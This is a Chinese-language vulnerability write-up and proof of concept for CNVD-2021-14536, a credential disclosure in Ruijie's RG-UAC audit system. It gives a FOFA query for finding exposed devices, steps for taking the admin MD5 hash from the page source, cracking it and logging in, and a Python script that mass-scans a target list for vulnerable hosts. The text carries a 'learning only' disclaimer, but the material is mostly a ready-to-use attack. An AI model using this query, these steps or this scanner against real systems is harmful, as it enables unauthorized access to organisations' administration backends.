## 锐捷RG-UAC统一上网行为管理审计系统账号密码信息泄露漏洞 CNVD-2021-14536

一、

漏洞描述

锐捷RG-UAC统一上网行为管理审计系统存在账号密码信息泄露,可以间接获取用户账号密码信息登录后台

二、

漏洞影响


锐捷RG-UAC统一上网行为管理审计系统

三、

漏洞复现

使用FOFA语句包含关键字查找FOFA语句（仅供学习参考，请勿非法利用）

title="RG-UAC登录页面" && body="admin"



登录页面如下



查看网页源码搜索关键字  admin



使用 password值 md5解密



使用admin作为用户名，破解的密码即可登录后台系统



四、

漏洞利用POC

import requests

import sys

import random

import re

from requests.packages.urllib3.exceptions import InsecureRequestWarning

def title():

print('+------------------------------------------')

print('+ \033[34mPOC\_Des: http://wiki.peiqi.tech \033[0m')

print('+ \033[34mVersion: 锐捷RG-UAC统一上网行为管理审计系统 \033[0m')

print('+ \033[36m使用格式: python3 poc.py \033[0m')

print('+ \033[36mFile >>> ip.txt\033[0m')

print('+------------------------------------------')

def POC\_1(target\_url):

vuln\_url = target\_url

headers = {

"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36",

}

try:

requests.packages.urllib3.disable\_warnings(InsecureRequestWarning)

response = requests.get(url=vuln\_url, headers=headers, verify=False, timeout=5)

if "super\_admin" in response.text and "password" in response.text and response.status\_code == 200:

print("\033[32m[o] 目标 {}存在漏洞 ,F12查看源码获取密码md5值 \033[0m".format(target\_url))

else:

print("\033[31m[x] 目标 {}不存在漏洞 \033[0m".format(target\_url))

except Exception as e:

print("\033[31m[x] 目标 {}不存在漏洞 \033[0m".format(target\_url))

def Scan(file\_name):

with open(file\_name, "r", encoding='utf8') as scan\_url:

for url in scan\_url:

if url[:4] != "http":

url = "http://" + url

url = url.strip('\n')

try:

POC\_1(url)

except Exception as e:

print("\033[31m[x] 请求报错 \033[0m".format(e))

continue

if \_\_name\_\_ == '\_\_main\_\_':

title()

file\_name = str(input("\033[35mPlease input Attack File\nFile >>> \033[0m"))

Scan(file\_name)

